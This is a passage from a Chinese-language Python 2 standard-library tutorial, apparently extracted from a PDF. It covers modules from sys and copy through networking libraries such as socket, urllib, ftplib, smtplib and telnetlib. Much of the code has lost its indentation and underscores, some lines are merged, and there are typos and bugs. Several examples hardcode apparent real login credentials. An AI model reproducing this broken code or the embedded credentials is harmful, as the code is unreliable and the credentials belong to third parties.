sequenceIncludes(...) sequenceIncludes(a, b) -- Same as b in a (note reversed operands; deprecated).

setitem(...)

setitem(a, b, c) -- Same as a[b] = c.

setslice(...)

setslice(a, b, c, d) -- Same as a[b:c] = d.

sub(...) sub(a, b) -- Same as a - b.

truediv(...)

truediv(a, b) -- Same as a / b when future .division is in effect.

truth(...) truth(a) -- Return True if a is true, False otherwise. xor(...) xor(a, b) -- Same as a ^ b.

**9.5.3.6.8 copy**

copy.copy(a) 浅复制， 赋值对象本身， 共用同一个数据， 可以使用切片[:]复制

copy.deepcopy 深复制， 连数据也复制

**9.5.3.6.9 sys**

sys.exit() 抛出SystemExit异常， 收到异常退出程序

sys.argv[0] 命令行参数

sys.builtin\_module\_names 所有内建模块

sys.module.keys() 所有已导入模块

sys.platform 显示系统平台

sys.setprofile() 跟踪每个函数的调用

sys.settrace() 跟踪每一行调用

sys.byteorder 判断平台是大端还是小端

--------------------------

跟踪每个函数调用

import sys

def test(n):

j = 0

for i in range(n):

j = j + i return j

def profiler(frame, event, arg):

print event, frame.f\_code.co\_name, frame.f\_lineno, "->", arg

sys.setprofile(profiler) test(1) sys.setprofile(None) test(2)

--------------------------

跟踪每一行调用

import sys

915/990

QQ群：632167235

def test(n):

j = 0

for i in range(n):

j = j + i return j

def tracer(frame, event, arg):

print event, frame.f\_code.co\_name, frame.f\_lineno, "->", arg return tracer

sys.settrace(tracer) test(1) sys.settrace(None) test(2)

-------------------------

重定向输出import sys import string

class Redirect:

def init (self, stdout): self.stdout = stdout

def write(self, s):

self.stdout.write(string.lower(s))

old\_stdout = sys.stdout sys.stdout = Redirect(sys.stdout)

print 'SDFSDF \2 f\SDFSDF'

-------------------------

注册退出函数

import sys

def exitfunc():

print 'exit...'

sys.exitfunc = exitfunc sys.exit(1)

**9.5.3.6.10 atexit**

注册退出函数， 按照注册顺序反向执行

import atexit

def func1(arg):

print 'func1', arg def func2(arg):

print 'func2', arg

atexit.register(func1, 1)

atexit.register(func2, 2)

**9.5.3.6.11 time**

916/990

QQ群：632167235

**9.5.3.6.12 types**

判断对象类型

在第一次引入时会破坏当前异常状态， 不要在异常处理语句中导入该模块

import types

type(1) == types.IntType

types.FloatType types.StringType types.ClassType types.InstanceType

**9.5.3.6.13 gc**

循环垃圾收集器

gc.collect() 收集垃圾gc.diable() gc.enable()

**9.5.3.6.14 reduce**

reduce内建函数是一个二元操作函数， 他用来将一个数据集合（ 链表， 元组等） 中的所有数据进行下列操作： 用传给reduce中的函数func()（ 必须是一个二元操作函数） 先对集合中的第1， 2个数据进行操作， 得到的结果再与第三个数据用func()函数运算， 最后得到一个结果。

**9.5.3.7** 标准模块

**9.5.3.7.1 shutil**

操作文件和目录树

**9.5.3.7.2 mmap**

mmap 模块提供了操作系统内存映射函数的接口, 映射区域的行为和字符串对象类似, 但数据是直接从文件读取的.

----------------------

#!/usr/bin/python

917/990

QQ群：632167235

import mmap import os

filename = "a.py"

file = open(filename, "r+")

size = os.path.getsize(filename)

data = mmap.mmap(file.fileno(), size) print len(data), size

print data[:10], repr(data[:10])

print data.read(10), repr(data.read(10))

**9.5.3.7.3 StringIO**

从内存读写

----------------------

从内存读

#!/usr/bin/python

import StringIO

MSG = 'hello'

file = StringIO.StringIO(MSG) print file.read()

----------------------

从内存写

#!/usr/bin/python

import StringIO

file = StringIO.StringIO() file.write("heloo")

print file.getvalue()

----------------------

劫持输出

#!/usr/bin/python

import StringIO import sys, string

stdout = sys.stdout

sys.stdout = file = StringIO.StringIO() print "hello"

sys.stdout = stdout

print string.upper(file.getvalue())

**9.5.3.7.4 cStringIO**

用C写的更快速的StringIO实现

try:

import cStringIO

918/990

QQ群：632167235

StringIO = cStringIO except ImportError:

import StringIO

**9.5.3.7.5 tempfile**

允许你快速地创建名称唯一的临时文件供使用

**9.5.3.7.6 fileinput**

input([files[,inplace[,backup]]]) 遍历多个输入流中的行

filename() 返回当前文件名

lineno() 返回当前行数

isfirstline() 检查是否是第一行

isstdin() 检查最后一行是否来自sys.stdin

nextfile() 关闭当前文件， 移动到下一个文件

close() 关闭序列

在文件右侧加入行号

import fileinput

for line in fileinput.input(inplace=True): line = line.rstrip() #取出右侧的空格num = fileinput.lineno()

print '%-45s #%2i' % (line, num)

----------------------

文件内容替换

#!/usr/bin/python

import fileinput, sys

for line in fileinput.input("a.py", inplace=1): if line[-1:] == '\n':

line = line[:-1] + '\r' sys.stdout.write(line)

**9.5.3.7.7 UserDict**

自定义字典操作

----------------------

允许试用+合并字典

class AddDict(UserDict.UserDict):

def init (self, data={}, \*\*kw): UserDict.UserDict. init (self) self.update(data) self.update(kw)

def add (self, other):

dict = AddDict(self.data) dict.update(b)

return dict

a = AddDict(a=1)

919/990

QQ群：632167235

b = AddDict(b=2) print a + b

**9.5.3.7.8 UserList**

自定义列表类

----------------------

允许通过赋值为列表增加项目

#!/usr/bin/python

import UserList

class AddList(UserList.UserList): def setitem (self, i, item):

if i == len(self.data): self.data.append(item)

else:

self.data[i] = item

list = AddList() for i in range(10):

list[i] = i print list

**9.5.3.7.9 UserString**

UserString 模块包含两个类, UserString 和 MutableString . 前者是对标准字符串类型的封装, 后者是一个变种, 允许你修改特定位置的字符

**9.5.3.7.10 traceback**

在程序里打印异常的跟踪返回信息

-----------------------

将返回信息放在字符串中

#!/usr/bin/python

import traceback import StringIO

try:

raise SyntaxError, "example"

except:

fp = StringIO.StringIO() traceback.print\_exc(file=fp)

message = fp.getvalue()

print "the error was => ", repr(message)

**9.5.3.7.11 errno**

920/990

QQ群：632167235

错误符号码

**9.5.3.7.12 getopt**

分析命令行参数

冒号表示后面必须跟值

----------------------

短选项import getopt import sys

opts, args = getopt.getopt(sys.argv[1:], "ld:")

long = 0 directory = None

for o, v in opts:

if o == '-l':

long = 1 elif o == '-d':

directory = v

print "long => ", long

print "directory => ", directory print "arguments => ", args

----------------------

长选项

#!/usr/bin/python

import getopt import sys

opts, argv = getopt.getopt(sys.argv[1:], "e:p:", ["echo=", "printer="])

for o, v in opts:

if o in ("-e", "--echo"): echo = v

elif o in ("-p", "--printer"): printer = v

print "echo => ", echo print "printer => ", printer print "argv => ", argv

$ ./a.py -e 12 --printer lp00 message echo => 12

printer => lp00 argv => ['message']

**9.5.3.7.13 getpass**

输入密码使用

getpass.getpass("passwd:")

getpass.getuser() 获取当前用户名

921/990

QQ群：632167235

**9.5.3.7.14 glob**

用通配符查找指定目录中的文件， 通过调用fnmatch匹配

import os, glob

def findfiles(dirname, pattern):

cwd = os.getcwd() #保存当前位置if dirname:

os.chdir(dirname)

result = []

for filename in glob.glob(pattern): result.append(filename)

os.chdir(cwd) return result

if name == ' main ': print(findfiles(r'/usr/', '\*'))

----------------------

将通配符转换成正则表达式

#!/usr/bin/python

import fnmatch import os, re

pattern = fnmatch.translate("\*.py")

for file in os.listdir("."):

if re.match(pattern, file): print file

print "(pattern, was %s)" % pattern

**9.5.3.7.15 fnmatch**

用通配符查找指定目录中的文件

>>> import fnmatch

>>> import os

>>> for file in os.listdir("."):

... if fnmatch.fnmatch(file, "py"):

...

print file

将通配符转换为正则表达式

#!/usr/bin/python

import fnmatch import os, re

pattern = fnmatch.translate("\*.py")

for file in os.listdir("."):

922/990

QQ群：632167235

if re.match(pattern, file): print file

print "(pattern was %s)" % pattern

a.py

(pattern was .\*\.py\Z(?ms))

**9.5.3.7.16 random**

import random

for i in range(5):

print random.random() # random float: 0.0 <= number < 1.0 print random.uniform(10, 20) # random float: 10 <= number < 20

print random.randint(100, 1000) # random integer: 100 <= number <= 1000

print random.randrange(100, 1000, 2) # random integer: even numbers in 100 <= number < 1000

random.randint可以返回上界， 其他只能返回下界

-----------------------

从序列中取出随机项

import random

for i in range(5):

print random.choice([1, 2, 3, 4])

-----------------------

打乱原有序列顺序

random.shuffle(list)

**9.5.3.7.17 md5**

import md5

hash = md5.new() hash.update("1") hash.digest()

'\xc4\xcaB8\xa0\xb9#\x82\r\xccP\x9aou\x84\x9b'

hash.hexdigest()

**9.5.3.7.18 sha**

import sha

hash = sha.new() hash.update("a") hash.digest() hash.hexdigest()

923/990

QQ群：632167235

**9.5.3.7.19 crypt**

des加盐加密， 前两位为盐

#!/usr/bin/python

import crypt

import random, string

def getsalt(chars = string.letters + string.digits):

return random.choice(chars) + random.choice(chars)

print crypt.crypt("asdf", getsalt())

-----------------------

根据盐粒对比解密

#!/usr/bin/python

import crypt import pwd

def login(user, passwd): try:

pw1 = pwd.getpwnam(user)[1] pw2 = crypt.crypt(passwd, pw1[:2]) return pw1 == pw2

except KeyError:

return 0

user = raw\_input("username: ") passwd = raw\_input("password: ")

if login(user, passwd): print "welcome", user

else:

print "login failed"

**9.5.3.7.20 base64**

>>> base64. all

['encode', 'decode', 'encodestring', 'decodestring', 'b64encode', 'b64decode', 'b32encode', 'b32decode', 'b16encode', 'b16decode', 'standard\_b64encode', 'standard\_b64decode', 'urlsafe\_b64encode', 'urlsafe\_b64decode']

**9.5.3.7.21 zlib**

压缩

import zlib

msg = 'hello'

cmsg = zlib.compress(msg) dmsg = zlib.decompress(cmsg)

924/990

QQ群：632167235

**9.5.3.7.22 code**

模拟交互解释器

**9.5.3.8** 线程和进程

**9.5.3.8.1 threading**

继承Thread类,定义好run方法， 然后调用start方法. 默认主线程退出， 其他线程不退出

#!/usr/bin/python

import threading import time, random

class Counter:

def init (self):

self.lock = threading.Lock() self.value = 0

def increment(self): self.lock.acquire()

self.value = value = self.value + 1 self.lock.release()

return value

counter = Counter()

class Worker(threading.Thread): def run(self):

for i in range(10):

value = counter.increment() time.sleep(random.randint(10, 100) / 1000.0) print self.getName(), "-- task", i, "finished", value

for i in range(10):

Worker().start()

**9.5.3.8.2 thread**

低级接口， 主线程退出， 其他线程跟着退出

#!/usr/bin/python

import thread import time, random

def Worker():

925/990

QQ群：632167235

for i in range(50):

time.sleep(random.randint(10, 100)/1000.0) print thread.get\_ident(), "-- task", i, "finished"

for i in range(2):

thread.start\_new\_thread(Worker, ()) time.sleep(3)

print "goodbye"

**9.5.3.8.3 Queue**

#!/usr/bin/python

包含先进先出、先进后出、优先级队列

import threading import Queue import time, random

WORKERS = 2

class Worker(threading.Thread): def init (self, queue):

self. queue = queue threading.Thread. init (self)

def run(self):

while 1:

item = self. queue.get() if item is None:

break

time.sleep(random.randint(10, 100)/1000.0) print self.getName(), "task", item, "finished"

queue = Queue.Queue(0) #队列长度

for i in range(WORKERS): Worker(queue).start()

for i in range(10):

queue.put(i)

for i in range(WORKERS): queue.put(None)

**9.5.3.8.4 commands**

执行一些外部命令， \*nix专有

#!/usr/bin/python

import commands

stat = commands.getstatus("a.py")

print stat

926/990

QQ群：632167235

**9.5.3.8.5 pipes**

将一个输入经过多个转换然后输出

#!/usr/bin/python

import pipes

t = pipes.Template()

t.append("sort", "--")

t.append("uniq", "--")

t.copy("a", "")

**9.5.3.8.6 popen2**

执行外部命令， 并通过流访问输入输出

#!/usr/bin/python

import popen2, string

fin, fout = popen2.popen2("sort")

fout.write("foo\n") fout.write("bar\n") fout.close()

print fin.readline(), fin.readline() fin.close()

**9.5.3.8.7 signal**

#!/usr/bin/python

import signal import time

def handler(signo, frame): print "got signal", signo

signal.signal(signal.SIGALRM, handler) signal.alarm(2)

#now = time.time() #time.sleep(200)

#print "slept for", time.time() - now, "seconds"

**9.5.3.8.8 subprocess**

可以获取shell的输出

output=`dmesg | grep hda`

927/990

QQ群：632167235

==>

p1 = Popen(["dmesg"], stdout=PIPE)

p2 = Popen(["grep", "hda"], stdin=p1.stdout, stdout=PIPE) output = p2.communicate()[0]

**9.5.3.9** 数据表示

**9.5.3.9.1 array**

array 模块实现了一个有效的阵列储存类型. 阵列和列表类似, 但其中所有的项目必须为相同的类型. 该类型在阵列创建时指定.

#!/usr/bin/python

import array

a = array.array("B", range(16)) b = array.array("h", range(16))

print a

print repr(a.tostring()) print b

print repr(b.tostring())

----------------------

判断大小端平台字节数

#!/usr/bin/python

import array

def little\_endian():

return ord(array.array("i", [1]).tostring()[0])

if little\_endian():

print "little-endian platform(intel, alpha)"

else:

print "big-endian platform(motorola, sparc)"

**9.5.3.9.2 struct**

struct 模块用于转换二进制字符串和 Python 元组. pack 函数接受格式字符串以及额外参数, 根据指定格式将额外参数转换为二进制字符串. upack 函数接受一个字符串作为参数, 返回一个元组.

#!/usr/bin/python

import struct

buffer = struct.pack("ihb", 1, 2, 3) print repr(buffer)

print struct.unpack("ihb", buffer)

928/990

QQ群：632167235

data = [1, 2, 3]

buffer = struct.pack("!ihb", \*data) print repr(buffer)

print struct.unpack("!ihb", buffer)

**9.5.3.9.3 xdrlib**

xdrlib 模块用于在 Python 数据类型和 Sun 的 external data representation (XDR) 间相互转化,Sun 在 remote procedure call (RPC) 协议中使用了 XDR 格式.可以建立一个 RPC 请求包.

**9.5.3.9.4 marshal**

marshal 模块可以把不连续的数据组合起来 - 与字符串相互转化, 这样它们就可以写入文件或是在网络中传输.

marshal 模块使用了简单的自描述格式. 对于每个数据项目, 格式化后的字符串都包含一个类型代码, 然后是一个或多个类型标识区域. 整数使用小字节序( little-endian order )储存, 字符串储存时和它自身内容长度相同

(可能包含空字节), 元组由组成它的对象组合表示.

marshal 模块还可以处理 code 对象(它用于储存预编译的 Python 模块).

使用二进制格式读写python值

#!/usr/bin/python

import marshal

value = ("hello", [1,2,3], ("asdf", 1.0, "s"), "sfd")

data = marshal.dumps(value) print type(data), len(data) print "-"\*50

print repr(data) print "-"\*50

print marshal.loads(data)

------------------------

处理代码

#!/usr/bin/python

import marshal

script = """ print 'hello' """

code = compile(script, "<script>", "exec") data = marshal.dumps(code)

print type(data) print "-"\*50 print repr(data) print "-"\*50

exec marshal.loads(data)

929/990

QQ群：632167235

**9.5.3.9.5 pickle**

pickle 模块同 marshal 模块相同, 将数据连续化, 便于保存传输. 它比marshal 要慢一些, 但它可以处理类实例, 共享的元素, 以及递归数据结构等.

#!/usr/bin/python

import pickle

value = ("sdf", [12,23,5], ("w", 3))

data = pickle.dumps(value) print type(data), len(data) print "-"\*50

print data print "-"\*50

print pickle.loads(data)

**9.5.3.9.6 cPickle**

pickle的c语言实现， 更快

try:

import cPickle pickle = cPickle

execpt ImportError: import pickle

**9.5.3.9.7 pprint**

用于打印python数据结构

data = ("sf", [1,2,3], 1.0)

pprint.pprint(data)

**9.5.3.9.8 repr**

repr 模块提供了内建 repr 函数的另个版本. 它限制了很多(字符串长度, 递归等)

from repr import repr

data = ("X"\*1000,) data.append(data)

print repr(data)

**9.5.3.9.9 base64**

930/990

QQ群：632167235

将二进制转换成纯文本

#!/usr/bin/python

import base64

MSG = "life of brian"

file = open("out.txt", "w") file.write(MSG) file.close()

base64.encode(open("out.txt"), open("out.b64", "w"))

base64.decode(open("out.b64"), open("out.txt", "w"))

print "ori:", repr(MSG)

print "enc:", repr(open("out.b64").read())

print "dec:", repr(open("out.txt").read())

print repr(base64.decodestring(base64.encodestring(MSG)))

**9.5.3.9.10 binhex**

binhex 模块用于到 Macintosh BinHex 格式的相互转化

import binhex, sys

binhex.binhex(infile, sys.stdout)

**9.5.3.9.11 binascii**

binascii 提供了多个编码的支持函数, 包括 base64 , binhex , 以及 uu

2.0 及以后版本中, 你还可以使用它在二进制数据和十六进制字符串中相互转换.

import binascii

text = "hello"

print binascii.b2a\_base64(text)

**9.5.3.10** 文件格式

**9.5.3.10.1 ConfigParser**

读取ini配置文件

a.ini [book]

title: The Python Standard Library author: Fredrik Lundh

931/990

QQ群：632167235

email: [fredrik@pythonware.com](mailto:fredrik@pythonware.com) version: 2.0-001115

[ematter] pages: 250 [hardcopy] pages: 350

a.py #!/usr/bin/python

import ConfigParser import string

config = ConfigParser.ConfigParser() config.read("a.ini")

print

print string.upper(config.get("book", "title")) print "by", config.get("book", "author"),

print "(" + config.get("book", "email") + ")" print

print config.get("ematter", "pages"), "pages" print

for section in config.sections(): print section

for option in config.options(section):

print " ", option, "=", config.get(section, option)

----------------------

#!/usr/bin/python

import ConfigParser import sys

config = ConfigParser.ConfigParser() config.add\_section("book") config.set("book", "title", "hello python") config.write(sys.stdout)

**9.5.3.10.2 zipfile**

列内容

import zipfile

file = zipfile.ZipFile("1.zip", "r") for name in file.namelist():

print name

for info in file.infolist():

print info.filename, info.date\_time, info.file\_size

---------------------

读取文件

import zipfile

file = zipfile.ZipFile("1.zip", "r") for name in file.namelist():

data = file.read(name)

print name, len(data), repr(data[:10])

932/990

QQ群：632167235

---------------------

压缩文件import zipfile import glob, os

file = zipfile.ZipFile("1.zip", "w") for name in glob.glob("\*"):

file.write(name, os.path.basename(name), zipfile.ZIP\_DEFLATED) file.close()

write 方法的第三个可选参数用于控制是否使用压缩. 默认为zipfile.ZIP\_STORED , 意味着只是将数据储存在档案里而不进行任何压缩. 如果安装了 zlib 模块, 那么就可以使用 zipfile.ZIP\_DEFLATED 进行压缩.

---------------------

写入信息到zip文件#!/usr/bin/python import zipfile, time import os, glob, time

file = zipfile.ZipFile("b.zip", "w")

now = time.localtime(time.time())[:6] for name in glob.glob("\*.zip"):

info = zipfile.ZipInfo(name) info.date\_time = now

info.compress\_type = zipfile.ZIP\_DEFLATED file.writestr(info, name\*1000)

file.close()

file = zipfile.ZipFile("b.zip", "r") for info in file.infolist():

print info.filename, info.date\_time, info.file\_size, info.compress\_size

**9.5.3.10.3 gzip**

读取文件

import gzip

file = gzip.GzipFile("1.gz") print file.read()

----------------------

**9.5.3.11** 邮件和新闻消息处理

**9.5.3.11.1 rfc822**

#!/usr/bin/python

import rfc822

file = open("1.eml")

message = rfc822.Message(file)

for k, v in message.items(): print k, "=", v

933/990

QQ群：632167235

print len(file.read()), "bytes in body"

**9.5.3.12** 网络协议

**9.5.3.12.1 socket**

客户端

import socket, struct, time

HOST = "127.0.0.1"

PORT = 123

TIME1970 = 2208988800L

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) s.connect((HOST, PORT))

t = s.recv(4)

t = struct.unpack("!I", t)[0] t = int(t - TIME1970)

s.close()

print "server time is", time.ctime(t)

print "local clock is", int(time.time()) - t, "second off"

----------------------

服务端

import socket, struct, time

PORT = 1234

TIME1970 = 2208988800L

service = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) service.bind(("", PORT))

service.listen(1)

print "listening on port", PORT

while 1:

channel, info = service.accept() print "connect from", info

t = int(time.time()) + TIME1970 t = struct.pack("!I", t) channel.send(t)

channel.close()

UDP使用sendto、recvfrom， 服务端没有listen， 客户端需要先发送一个空服务器才知道连接了

**9.5.3.12.2 select**

#!/usr/bin/python

import socket, struct, select

934/990

QQ群：632167235

service = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) service.bind(("", 1234))

service.listen(1)

while 1:

r, w, e = select.select([service], [], [], 1.0) if r:

r\_sock, info = service.accept() print "connect from", info r\_sock.send("hello") r\_sock.close()

else:

print "still waitting"

**9.5.3.12.3 asyncore**

asyncore 模块提供了一个 "反馈性的( reactive )" socket 实现. 该模块允许你定义特定过程完成后所执行的代码, 而不是创建 socket 对象, 调用它们的方法. 你只需要继承 dispatcher 类, 然后重载如下方法 (可以选择重载某一个或多个)就可以实现异步的 socket 处理器.

handle\_connect : 一个连接成功建立后被调用. handle\_expt : 连接失败后被调用.

handle\_accept : 连接请求建立到一个监听 socket 上时被调用. 回调时( callback )应该使用 accept 方法来获得客户端 socket .

handle\_read : 有来自 socket 的数据等待读取时被调用. 回调时应该使用 recv 方法来获得数据. handle\_write : socket 可以写入数据的时候被调用. 使用 send 方法写入数据.

handle\_close : 当 socket 被关闭或复位时被调用.

handle\_error(type, value, traceback) 在任何一个回调函数发生Python 错误时被调用. 默认的实现会打印跟踪返回消息到sys.stdout .

客户端

#!/usr/bin/python

import asyncore, socket, time

class TimeRequest(asyncore.dispatcher): def init (self, host, port = 1234):

asyncore.dispatcher. init (self) self.create\_socket(socket.AF\_INET, socket.SOCK\_STREAM) self.connect((host, port))

def writable(self): return 0

def handle\_expt(self): self.close()

def handle\_read(self): s = self.recv(10) print s

def handle\_close(self): self.close()

request = TimeRequest("127.0.0.1") asyncore.loop()

----------------------

服务端

#!/usr/bin/python

import asyncore, socket

class Remote(asyncore.dispatcher):

935/990

QQ群：632167235

def handle\_write(self): s.send("hello\n") s.close()

class TServer(asyncore.dispatcher): def init (self, port = 1234):

self.create\_socket(socket.AF\_INET, socket.SOCK\_STREAM) self.bind(("", port))

self.listen(5)

print "listening on port", self.port def handle\_accept(self):

r\_sock, info = self.accept() Remote(self)

server = TServer() asyncore.loop()

**9.5.3.12.4 asynchat**

支持面向行的协议

HTTP服务器#!/usr/bin/python

import asyncore, asynchat import os, socket, string

PORT = 8000

class HTTPChannel1(asynchat.async\_chat): def init (self):

asynchat.async\_chat. init (self, sock) self.set\_terminator("\r\n")

self.request = None self.data = "" self.shutdown = 0

def collect\_incoming\_data(self, data): self.data = self.data + data

def found\_terminator(self): if not self.request:

self.request = string.split(self.data, None, 2) if len(self.request) != 3:

self.shutdown = 1

else:

self.push("HTTP / 1.1 200 OK\r\n") self.push("Content-type: text/html\r\n") self.push("\r\n")

self.data = self.data + "\t\n" self.set\_terminator("\r\n\r\n")

else:

self.push("<html><body><pre>\r\n") self.push(self.data) self.push("</pre></body></html>")

class HTTPServer1(asyncore.dispatcher): def init (self, port):

936/990

QQ群：632167235

self.create\_socket(socket.AF\_INET, socket.SOCK\_STREAM) self.bind(("", port))

self.listen(5)

def handle\_accept(self):

conn, addr = self.accept() HTTPChannel1(self, conn, addr)

s = HTTPServer1(PORT)

print "serving at port", PORT, "..." asyncore.loop()

**9.5.3.12.5 urllib**

-----读取网页-----

import urllib2

response = urllib2.urlopen('http://www.baidu.com')

等价于

req = urllib2.Request('http://www.baidu.com') response = urllib2.urlopen(req)

-----POST提交-----

import urllib, urllib2

url = ['http://www.baidu.com/index.php'](http://www.baidu.com/index.php%27) values = {'name': 'cisco', 'age': 123} data = urllib.urlencode(values)

req = urllib2.Request(url, data, timeout=10) response = urllib2.urlopen(req)

-----GET提交-----

import urllib, urllib2 data = {} data['name'] = 'cisco' data['age'] = 123

url\_values = urllib.urlencode(data)

url = 'http://www.com/index.php' + '?' + url\_values data = urllib2.urlopen(url)

------设置请求头部信息-----

import urllib, urllib2

url = ['http://www.baidu.com/index.php'](http://www.baidu.com/index.php%27) post = {'name': 'cisco, 'age': 123}

data = urllib.urlencode(post) user\_agent = 'Mozilla/4.0'

headers = {'User-Agent': user\_agent} req = urllib2.Requset(url, data, headers) response = urllib2.urlopen(req)

-----异常-----

urllib2.URLError没有网络连接或者主机不存在时抛出， 包含属性reason

urllib2.HTTPError返回状态码， 包含属性code/read/geturl/info， 要放在URLError前面try: urllib2.urlopen('http://www.com')

except urllib2.URLError as e: print e.reason

-----下载文件-----

from urllib import urlretrieve urlretrieve('file:msg', 'c')

937/990

QQ群：632167235

如果没有指定文件名， 则文件放在临时位置， 使用urlcleanup()清理

-----读取返回头部-----

#!/usr/bin/python

import urllib

fp = [urllib.urlopen("http://www.baidu.com")](http://www.baidu.com/) op = open("out.html", "wb")

n = 0

while 1:

s = fp.read(8192) if not s:

break op.write(s)

n = n + len(s) fp.close()

op.close()

for k, v in fp.headers.items(): print k, "=", v

print "copied", n, "bytes from", fp.url

**9.5.3.12.6 urlparse**

处理url路径

import urlparse

print [urlparse.urlparse("http://host/path;par=1#fra")](http://host/path%3Bpar%3D1#fra)

scheme, host, path, params, query, fragment = [urlparse.urlparse("http://host/path;params?query#fragment")](http://host/path%3Bparams?query&amp;fragment)

**9.5.3.12.7 Cookie**

#!/usr/bin/python

import Cookie import os, time

cookie = Cookie.SimpleCookie() cookie["user"] = "Mii" cookie["timestamp"] = time.time()

print cookie

os.environ['HTTP\_COOKIE'] = str(cookie) print

cookie = Cookie.SmartCookie() cookie.load(os.environ['HTTP\_COOKIE']) for key, item in cookie.items():

print key, repr(item.value)

**9.5.3.12.8 robotparser**

938/990

QQ群：632167235

#!/usr/bin/python

import robotparser

r = robotparser.RobotFileParser() [r.set\_url("http://kicklinux.com/robots.txt")](http://kicklinux.com/robots.txt) r.read()

if r.can\_fetch("\*", "/index.html"): print "may fetch the home page"

if r.can\_fetch("\*", "/wp-admin/login.php"): print "may fetch"

**9.5.3.12.9 ftplib**

---------------------

列出目录

#!/usr/bin/python

import ftplib

ftp = ftplib.FTP("ftp.topsec.com.cn") ftp.login("anonymous", "anonymous") print ftp.dir()

print " "

ftp.retrlines("LIST") ftp.quit()

---------------------

下载文件

#!/usr/bin/python

import ftplib import sys

def gettext(ftp, filename, outfile=None): if outfile is None:

outfile = sys.stdout

ftp.retrlines("RETR "+filename, lambda s, w=outfile.write:w(s+"\n")) def getbinary(ftp, filename, outfile=None):

if outfile is None:

outfile = sys.stdout

ftp.retrbinary("RETR "+filename, outfile.write)

ftp = ftplib.FTP("mirrors.sohu.com") ftp.login("anonymous", "anonymous") gettext(ftp, "FOOTER.html") getbinary(ftp, "FOOTER.html")

---------------------

上传文件

#!/usr/bin/python

import ftplib import os

def upload(ftp, file):

ext = os.path.splitext(file)[1] if ext in (".txt", ".html", ".py"):

939/990

QQ群：632167235

ftp.storlines("STOR "+file, open(file))

else:

ftp.storbinary("STOR "+file, open(file, "rb", 1024))

ftp = ftplib.FTP("mirrors.sohu.com") ftp.login("anonymous", "anonymous") upload(ftp, "a.py")

**9.5.3.12.10 httplib**

httplib 提供的 HTTP 客户端在等待服务器回复的时候会阻塞程序

-------------------

GET请求#!/usr/bin/python

import httplib

class Error:

def init (self, url, errcode, errmsg, headers): self.url = url

self.errcoed = errcode self.msg = errmsg self.headers = headers

def repr (self):

return ("<Error for %s: %s %s>" % (self.url, self.errcoed, self.errmsg))

class Server:

def init (self, host): self.host = host

def fetch(self, path):

http = httplib.HTTP(self.host) http.putrequest("GET", path) http.putheader("User-Agent", "httplib") http.putheader("Host", self.host) http.putheader("Accept", "\*/\*") http.endheaders()

errcode, errmsg, headers = http.getreply() if errcode != 200:

raise Error(host+"/"+path, errcode, errmsg, headers) file = http.getfile()

return file.read()

if name == " main ":

server = [Server("www.baidu.com")](http://www.baidu.com/) print server.fetch("/index.html")

-------------------

PUT请求#!/usr/bin/python

import httplib

class Error:

def init (self, url, errcode, errmsg, headers): self.url = url

self.errcode = errcode

940/990

QQ群：632167235

self.msg = errmsg self.headers = headers

def repr (self):

return ("<Error for %s: %s %s>" % (self.url, self.errcode, self.errmsg))

def put(host, path, data, type=None): http = httplib.HTTP(host) http.putrequest("PUT", path)

http.putheader("User-Agent", "httplib") http.putheader("Host", host)

if type:

http.putheader("Content-Type", type) http.putheader("Content-Length", str(len(data))) http.endheaders()

http.send(data)

errcode, errmsg, headers = http.getreply()

if errcode != 200:

raise Error(host, errcode, errmsg, headers) file = http.getfile()

return file.read()

if name == " main ":

[put("www.baidu.com",](http://www.baidu.com/) "/", "hello", "text/plain")

**9.5.3.12.11 httplib2**

浏览网页

import httplib2

http = httplib2.Http()

resp, cont = [http.request("http://www.baidu.com",](http://www.baidu.com/) 'GET') print resp

print print cont

--------------------

POST提交数据import urllib import httplib2

http = httplib2.Http() [url="http://uliweb.xxx.xxx.com/new\_topic"](http://uliweb.xxx.xxx.com/new_topic) body={'title':'test'}

headers= {'Content-type':'application/x-www-form-urlencoded'}

response,content=http.request(url,'POST',headers=headers,body=urllib.urlencode(body)) print content

**9.5.3.12.12 requests**

import requests

url = ["http://uliweb.cpython.org/login"](http://uliweb.cpython.org/login) session = requests.Session()

941/990

QQ群：632167235

resp = session.get(url)

csrf = resp.headers['set-cookie'].split(";")[0].split('=')[1]

body={'username':'xxx','password':'xxx','rememberme':"True"}

body['csrf\_token'] = csrf

resp = session.post(url,data=body)

resp = [session.get("http://uliweb.cpython.org/forum")](http://uliweb.cpython.org/forum) print resp.content

--------------------

获取头信息

r = reuqests.get(url, stream=True) r.headers

**9.5.3.12.13 poplib**

#!/usr/bin/python

import poplib

import string, random import StringIO, rfc822

server = poplib.POP3("pop.sina.com") server.user("woa") server.pass\_("woa")

resp, items, octets = server.list()

id, size = string.split(random.choice(items)) resp, text, octets = server.retr(id)

text = string.join(text, "\n") file = StringIO.StringIO(text)

message = rfc822.Message(file)

for k, v in message.items(): print k, "=", v

print message.fp.read()

**9.5.3.12.14 imaplib**

#!/usr/bin/python

import imaplib

import string, random import StringIO, rfc822

server = imaplib.IMAP4("imap.sina.com") server.login("woaisk1234", "woaisk1234") server.select()

942/990

QQ群：632167235

resp, items = server.search(None, "ALL") items = string.split(items[0])

id = random.choice(items)

resp, data = server.fetch(id, "(RFC822)") text = data[0][1]

file = StringIO.StringIO(text) message = rfc822.Message(file)

for k, v in message.items(): print k, "=", v

print message.fp.read() server.logout()

**9.5.3.12.15 smtplib**

#!/usr/bin/python

import smtplib import string, sys

HOST = "smtp.sina.com"

FROM = ["woaisk1234@sina.com"](mailto:woaisk1234@sina.com) TO = ["woaisk1234@sina.com"](mailto:woaisk1234@sina.com) SUBJECT = "for test"

BODY = "hello testtest" body = string.join((

"From: %s" % FROM, "To: %s" % TO,

"Subject: %s" % SUBJECT, "",

BODY), "\r\n") print body

server = smtplib.SMTP(HOST) server.login("woaisk1234", "woaisk1234") server.sendmail(FROM, [TO], body) server.quit()

**9.5.3.12.16 telnetlib**

#!/usr/bin/python

import telnetlib

telnet = telnetlib.Telnet("17.16.1.254") telnet.read\_until("login: ") telnet.write("superman\n") telnet.read\_until("Password: ") telnet.write("talent@topsec\n") telnet.write("\n")

telnet.write("network interface show\n")

943/990

QQ群：632167235

telnet.write("exit\n") telnet.write("n\n") print telnet.read\_all()

**9.5.3.12.17 SocketServer**

回显服务

#!/usr/bin/python

import SocketServer import time

class TimeRequestHandler(SocketServer.StreamRequestHandler): def handle(self):

print "connect from", self.client\_address t = int(time.time())

self.wfile.write(t)

